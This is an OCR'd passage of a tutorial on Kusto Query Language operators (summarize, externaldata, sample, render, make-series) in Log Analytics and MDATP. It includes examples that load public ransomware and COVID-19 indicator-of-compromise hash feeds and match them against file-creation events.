
- 1.4.16 – What is the "summarize" operator?

Description:

The "summarize" operator already says it, but this operator summarizes ''things'' ;-)

Example:

Here we can see a column called **"EventID"** – Where it has different values like 4688, 8002, etc. There are 10k records in the returned result.



Completed. Showing partial results from the last 24 hours. 00:00:08.714 10,000+ records

Channel	Task	Level	EventData	EventID	Activity
Security	13,312	8		4,688	4688 - A nev
Security	13,312	8		4,688	4688 - A nev
Microsoft-Windows-AppLocker/EXE and DLL	0	4	<UserData xmlns="http://schemas.microsoft.com/win/2004/08/even...	8,002	8002 - A pro
Microsoft-Windows-AppLocker/EXE and DLL	0	4	<UserData xmlns="http://schemas.microsoft.com/win/2004/08/even...	8,002	8002 - A pro

Let's say that we want to know how many time each EventID has appeared. We can use the *"summarize count() by"* operator.

If we run the following KQL query:

```
SecurityEvent
| summarize count() by EventID
```

Now it will count how many time each EventID has showed up (in the last 24 hours)

Completed. Showing results from the last 24 hours. 00:00:00.595 5 records

EventID	count_
8,002	21,128
4,688	7,910
4,624	718
4,660	484

There are different options besides of *"count()"*, but it is not that relevant to know all of them.

- 1.4.17 – What is the "externaldata" operator?

Description:

This is how Microsoft describes the ''externaldata'' operator:

*"The **externaldata** operator returns a table whose schema is defined in the query itself, and whose data is read from an external storage artifact, such as a blob in Azure Blob Storage."*

What this actually means is that you can load data from an external website into Log Analytics, and query its data.

Example:

When we visit the following URL:

https://github.com/advanced-threat-research/IOCs/blob/master/2020/2020-04-02-nemty-ransomware-learning-by-doing/nemty-ransomware-learning-by-doing.csv

We can see a bunch of IoC's that McAfee has released for the Nemy Ransomware.

211 lines (210 sloc) | 33.6 KB

Search this file...

	uuid	event_id	category	type	value
2	5de92e04-9b58-4b85-8f3e-48db4408d3d7	285147	Payload delivery	sha256	0c77b260ee3fdd2754cd4f289efce709519aad34fa3cb84663655a6240e45973
3	5de92e04-c308-4550-a841-48db4408d3d7	285147	Payload delivery	md5	0e0b7b238a06a2a37a4de06a5ab5e615
4	5de92e04-651c-4a67-9380-48db4408d3d7	285147	Payload delivery	md5	0f3deda483df5e5f8043ea20297d243b
5	5de92e04-a7d0-4fdd-b1b7-48db4408d3d7	285147	Payload delivery	sha256	f3e0b5808c1394c884b4b2c7fa0c0955f7b544959a46b8839b76c8d8e2735413
6	5de92e04-c578-4be3-8027-48db4408d3d7	285147	Payload delivery	sha256	d421d9b0cc9ce69fc4dea1d4bd230b666b15868e4778d227ead38b7572463253

With the "externaldata" operator it is possible to load these data into Log Analytics to query for it.

The first thing what we have to do is to visit the following URL:

https://raw.githubusercontent.com/advanced-threat-research/IOCs/master/2020/2020-04-02-nemty-ransomware-learning-by-doing/nemty-ransomware-learning-by-doing.csv

You will see something like this when you visit the link above.

```
uuid,event_id,category,type,value,comment,to_ids,date,object_relation,attribute_tag,object_uuid,object_name,object_meta_category
"5de92e04-9b58-4b85-8f3e-48db4408d3d7",285147,"Payload delivery","sha256","0c77b260ee3fdd2754cd4f289efce709519aad34fa3cb84663655a6240e45973","",1,1575562756,"","","","",""
"5de92e04-c308-4550-a841-48db4408d3d7",285147,"Payload delivery","md5","0e0b7b238a06a2a37a4de06a5ab5e615","",1,1575562756,"","","","",""
"5de92e04-651c-4a67-9380-48db4408d3d7",285147,"Payload delivery","md5","0f3deda483df5e5f8043ea20297d243b","",1,1575562756,"","","","",""
"5de92e04-a7d0-4fdd-b1b7-48db4408d3d7",285147,"Payload delivery","sha256","f3e0b5808c1394c884b4b2c7fa0c0955f7b544959a46b8839b76c8d8e2735413","",1,1575562756,"","","","",""
"5de92e04-c578-4be3-8027-48db4408d3d7",285147,"Payload delivery","sha256","d421d9b0cc9ce69fc4dea1d4bd230b666b15868e4778d227ead38b7572463253","",1,1575562756,"","","","",""
"5de92e04-a2c0-4eb3-ac82-48db4408d3d7",285147,"Payload delivery","sha256","cc496cec38bbc72bae3cb64416baca38b3706443c4f360bd4ba8300d64b210d2","",1,1575562756,"","","","",""
"5de92e04-d1d4-425a-9749-48db4408d3d7",285147,"Payload delivery","sha256","a5590a987d125a8ca6629e33e3ff1f3eb7d5f41f62133025d3476e1a6e4c6130","",1,1575562756,"","","","",""
"5de92e04-aea4-4c54-9c19-48db4408d3d7",285147,"Payload delivery","sha256","cb30eb1fd6d68346bcfc9bdf8b07b0724e592c7aa226ef2d860a11e6e1053b88","",1,1575562756,"","","","",""
```

Now let's take a look at the first image again. Here we can see columns and rows, but the primary is focus is on the column names.

We can see the following columns:

- Uuid
- Event_id
- Category
- Type
- Value

211 lines (210 sloc) | 33.6 KB

Search this file...

	uuid	event_id	category	type	value
2	5de92e04-9b58-4b85-8f3e-48db4408d3d7	285147	Payload delivery	sha256	0c77b260ee3fdd2754cd4f289efce709519aad34fa3cb84663655a6240e45973
3	5de92e04-c308-4550-a841-48db4408d3d7	285147	Payload delivery	md5	0e0b7b238a06a2a37a4de06a5ab5e615
4	5de92e04-651c-4a67-9380-48db4408d3d7	285147	Payload delivery	md5	0f3deda483df5e5f8043ea20297d243b
5	5de92e04-a7d0-4fdd-b1b7-48db4408d3d7	285147	Payload delivery	sha256	f3e0b5808c1394c884b4b2c7fa0c0955f7b544959a46b8839b76c8d8e2735413

<scroll down>

This is explained in steps.

First we will start with the following KQL query:

```
let McAfee_IoC = (externaldata(payload_url: string) [@"https://raw.githubus-
ercontent.com/advanced-threat-research/IOCs/master/2020/2020-04-02-nemty-ransom-
ware-learning-by-doing/nemty-ransomware-learning-by-doing.csv"]
with (format="txt"))
| project payload_url;
McAfee_IoC
```

The first part of our KQL query starts with:

The *"let"* statement bind names to expressions where the let statement appears, the name can be used to refer to its bound value.

In our example, we decided to call it *"McAfee_IoC"* – But for example, we could also use name. It is up to you, how you define it.

The following part is: *"(externaldata(payload_url:string)"*

"externadata" is a tabular operator that allows you to load data from an external site. While *"payload_url"* is required to get the data in Log Analytics.

The other part of the KQL query is the following:

This is nothing more than pasting the URL and defining the format, which is in our case. A ''txt'' file.

Last part of our KQL query is:

```
| project payload_url;
McAfee_IoC
```

The "project" operator ensures that the data of the URL is loaded in the results.

If we run the following KQL query:

```
let McAfee_IoC = (externaldata(payload_url: string) [@"https://raw.githubusercontent.com/advanced-threat-research/IOCs/master/2020/2020-04-02-nemty-ransomware-learning-by-doing/nemty-ransomware-learning-by-doing.csv"]
with (format="txt"))
| project payload_url;
McAfee_IoC
```

It will return the following results:


This doesn't look nice, since we would like to separate it in different columns.

To do this, we will use the "extend" operator to get all those values into columns.

If we now run the following KQL query:

```
let McAfee_IoC = (externaldata(payload_url: string) [@"https://raw.githubusercontent.com/advanced-threat-research/IOCs/master/2020/2020-04-02-nemty-ransomware-learning-by-doing/nemty-ransomware-learning-by-doing.csv"]
with (format="txt"))
| project payload_url;
McAfee_IoC
| extend data = parse_csv(payload_url)
| extend uuid = data[0]
| extend event_id = data[1]
| extend category = data[2]
| extend type = data[3]
| extend value = data[4]
```

Returned result:



What we have done is the following:

Here we have decided to call a column called **"data"** and we've used the **parse_csv** scalar function to parse the URL to get the data into columns.

```
let McAfee_IoC = (externaldata(payload_url: string) [@"https://raw.githubusercontent.com/advanc
with (format="txt"))
| project payload_url;
McAfee_IoC
| extend data = parse_csv(payload_url)
| extend uuid = data[0]
| extend event_id = data[1]
| extend category = data[2]
| extend type = data[3]
| extend value = data[4]
```

Data column:

Completed. Showing results from the last 24 hours. 00:00:00.880 210 records

data	uuid	event_id
["uuid","event_id","category","type","value","comment","to_ids","dat...	uuid	event_id
["5de92e04-9b58-4b85-8f3e-48db4408d3d7","285147","Payload deli...	5de92e04-9b58-4b85-8f3e-48db4408d3d7	285147
["5de92e04-c308-4550-a841-48db4408d3d7","285147","Payload deli...	5de92e04-c308-4550-a841-48db4408d3d7	285147
["5de92e04-651c-4a67-9380-48db4408d3d7","285147","Payload deli...	5de92e04-651c-4a67-9380-48db4408d3d7	285147

Now when we use for example:

Extend uuid = data[0] – We will parse **uuid** into a column. In the above query, we have parsed the other values into columns as well. Such as **event_id**, **category**, **type**, and **value**.

Completed. Showing results from the last 24 hours. 00:00:00.880 210 records

uuid	event_id	category	type	value
uuid	event_id	category	type	value
5de92e04-9b58-4b85-8f3e-48db4408d3d7	285147	Payload delivery	sha256	0c77b260ee3fdd2754cd4f289efce709519aad34fa3cb84
5de92e04-c308-4550-a841-48db4408d3d7	285147	Payload delivery	md5	0e0b7b238a06a2a37a4de06a5ab5e615
5de92e04-651c-4a67-9380-48db4408d3d7	285147	Payload delivery	md5	0f3deda483df5e5f8043ea20297d243b


<scroll down>

To improve our KQL query for having a better visibility. We will use the **"project-away"** operator to hide the **payload_url** & **data** column.

Final KQL query:

```
let McAfee_IoC = (externaldata(payload_url: string) [@"https://raw.githubus-
ercontent.com/advanced-threat-research/IOCs/master/2020/2020-04-02-nemty-ransom-
ware-learning-by-doing/nemty-ransomware-learning-by-doing.csv"]
with (format="txt"))
| project payload_url;
McAfee_IoC
| extend data = parse_csv(payload_url)
| extend uuid = data[0]
| extend event_id = data[1]
| extend category = data[2]
| extend type = data[3]
| extend value = data[4]
| project-away payload_url, ['data']
```

Final result:



<scroll down>

Ok, now we will go through a fast-paced example.

When we use the following URL: https://raw.githubusercontent.com/Azure/Azure-Sentinel/master/Sample%20Data/Feeds/Microsoft.Covid19.Indicators.csv

It looks like this:

```
6/22/2020 11:32:17 AM,644c02e8ba4a019e702578e68cda27d8293a91661a220bd007d524f205703f80,sha256,white,Azure Sentinel,Malware,Microsoft COVID-19 Threat Indicators
6/20/2020 7:43:39 PM,1286417a7414be12c1b811e5ad63435c2ecfcc21df6de3a5c3e7f944983a33a3,sha256,white,Azure Sentinel,Phish,Microsoft COVID-19 Threat Indicators
6/21/2020 5:49:41 PM,ad5b351ee45017b66e502603023b2f4167f5bd8fcd1e4b5d37e7c7061e7902a6,sha256,white,Azure Sentinel,Phish,Microsoft COVID-19 Threat Indicators
6/22/2020 6:37:58 PM,cde4322ae84041db8aeafc2ef302e6dc7407ee87a42e8f06c1a1d3eeabb88428,sha256,white,Azure Sentinel,Phish,Microsoft COVID-19 Threat Indicators
6/22/2020 6:24:54 PM,aa110b07bfc48535ece41a5315ad14f3d24335d2a7704876b2613a36094fd242,sha256,white,Azure Sentinel,Malware,Microsoft COVID-19 Threat Indicators
6/22/2020 6:19:19 PM,3db12bf96968a268743c6e6784afd5c354734b15d481036aaea351933e16e59b,sha256,white,Azure Sentinel,Malware,Microsoft COVID-19 Threat Indicators
6/22/2020 8:42:25 PM,de09301a4b872e31f3658df15608eb7b0e66742ab72ea9ee1bae8755d6e275f8,sha256,white,Azure Sentinel,Phish,Microsoft COVID-19 Threat Indicators
6/24/2020 2:58:14 PM,1873f0f177bfcafa41ba79515c56549df6f09a6cab790d6336d0726a4763f4ad,sha256,white,Azure Sentinel,Malware,Microsoft COVID-19 Threat Indicators
6/24/2020 4:14:10 PM,53c34f8d9006bb624c48e7532682776fda94247ff4ed13597e13e9c0f6587c33,sha256,white,Azure Sentinel,Malware,Microsoft COVID-19 Threat Indicators
```

There are no column names in this one, so what we could do is run the following KQL query in MDATP:


```
let covidIndicators = (externaldata(TimeGenerated:datetime, FileHash-
Value:string, FileHashType: string )
[@"https://raw.githubusercontent.com/Azure/Azure-Sentinel/master/Sam-
ple%20Data/Feeds/Microsoft.Covid19.Indicators.csv"]
with (format="txt"))
| where FileHashType == 'sha256' and TimeGenerated > ago(1d);
covidIndicators
```

Here I have marked something in yellow:

This will create columns in the returned result:

```
ators = (externaldata(TimeGenerated:datetime, FileHashValue:string, FileHashType: string )
.githubusercontent.com/Azure/Azure-Sentinel/master/Sample%20Data/Feeds/Microsoft.Covid19.I
xt"))
shType == 'sha256' and TimeGenerated > ago(1d);
;
FileEvents
amp > ago(1d)
Type == 'FileCreated'
 $left.FileHashValue  == $right.SHA256
```

Returned result in MDATP:



Final KQL query:

```
let covidIndicators = (externaldata(TimeGenerated:datetime, FileHash-
Value:string, FileHashType: string )
[@"https://raw.githubusercontent.com/Azure/Azure-Sentinel/master/Sam-
ple%20Data/Feeds/Microsoft.Covid19.Indicators.csv"]
with (format="csv"))
| where FileHashType == 'sha256' and TimeGenerated > ago(1d);
covidIndicators
| join (DeviceFileEvents
| where Timestamp > ago(1d)
| where ActionType == 'FileCreated'
| take 100) on $left.FileHashValue  == $right.SHA256
```

It will look when an IoC was discovered on a machine.


- 1.4.18 – What is the "sample" operator?

Description:

The "sample" operator returns up to the specified number of random rows from the input table.

Example:

Here we can see 6k records that have been returned.



Completed. Showing results from the last 24 hours. 00:00:05.875 6,915 records

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel
7/24/2020, 3:36:00.510 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
7/24/2020, 3:36:00.513 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
7/24/2020, 3:36:00.543 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
7/24/2020, 3:36:29.017 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4


Let's say that we want to return 5 random records in the "Event" table.

In order to do this, we can use the "sample" operator.

If we now run the following KQL query:

```
Event
| sample 5
```

It will return 5 random records in the Event table.



Completed. Showing results from the last 24 hours. 00:00:00.896 5 records

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel
7/24/2020, 3:05:29.010 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
7/24/2020, 3:34:29.023 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
7/23/2020, 3:48:17.423 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
7/23/2020, 3:47:29.023 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4

- 1.3.19 – What is the "render" operator?

Description:

The "render" operator is used to visualize data. It is often used with the "summarize" operator.

Example:

When we run the following KQL query:

```
SecurityEvent
| summarize count() by EventID
```


It will count all the unique values that contains in the **"EventID"** column.

In order to visualize this, we can use the "render" operator.

If we run for example the following KQL query:

```
SecurityEvent
| summarize count() by EventID
| render timechart
```


Returned result:



Another example is using "columnchart" instead of "timechart".

```
SecurityEvent
| summarize count() by EventID
| render columnchart
```


Returned result:



Last example is to use "barchart"

```
SecurityEvent
| summarize count() by EventID
| render barchart
```

Returned result:



Other examples that can be used are the following:

- Areachart
- Linechart
- Scatterchart
- Piechart


- 1.4.20 – What is the "make-series" operator?

Description:

The "make-series" operator is more to summarize statistics. This operator is often used with the "render" operator.

Example:

Let's say that we want to know all the unique **"EventID"** values that has been generated in the past 7 days.



Completed. Showing partial results from the last 24 hours. 00:00:05.562 10,000+ records


TimeGenerated [UTC]	Account	AccountType	EventID	Activity
7/24/2020, 1:43:42.263 PM	IDENTITY\Client2$	Machine	4,688	4688 - A new process has been c
7/24/2020, 1:43:43.003 PM	NT AUTHORITY\SYSTEM	User	8,002	8002 - A process was allowed to
7/24/2020, 1:43:43.007 PM	NT AUTHORITY\SYSTEM	User	8,002	8002 - A process was allowed to
7/24/2020, 1:43:45.807 PM	NT AUTHORITY\SYSTEM	User	8,002	8002 - A process was allowed to

In order to do this, we can use the "make-series" operator.

If we run the following KQL query:

```
SecurityEvent
| make-series count() default=0 on TimeGenerated in range(ago(7d), now(), 1d) by
EventID
```

Returned result: There are 19 unique values in the **"EventID"** column that has been generated in the past 7 days.



Completed 00:00:01.122 19 records


TimeGenerated	EventID	count_
["2020-07-18T00:00:00.0000000Z","2020-07-19T00:00:00.0000000Z","2020-07-20T00:00:00....	4,688	[0,0,2121,8062,7892,7879,7866,4580]
["2020-07-18T00:00:00.0000000Z","2020-07-19T00:00:00.0000000Z","2020-07-20T00:00:00....	8,002	[0,0,5274,21759,21160,21080,20936,12134]
["2020-07-18T00:00:00.0000000Z","2020-07-19T00:00:00.0000000Z","2020-07-20T00:00:00....	4,624	[0,0,198,790,728,718,716,413]
["2020-07-18T00:00:00.0000000Z","2020-07-19T00:00:00.0000000Z","2020-07-20T00:00:00....	4,660	[0,0,88,429,451,462,418,264]

<scroll down>


Now if we use the "render" operator to visualize this.

```
SecurityEvent
| make-series count() default=0 on TimeGenerated in range(ago(7d), now(), 1d) by
EventID
| render barchart
```


We can see all the unique values that exists in the **"EventID"** column.



When we scroll on **timeSeries_14** – We can see eventID **4648**.



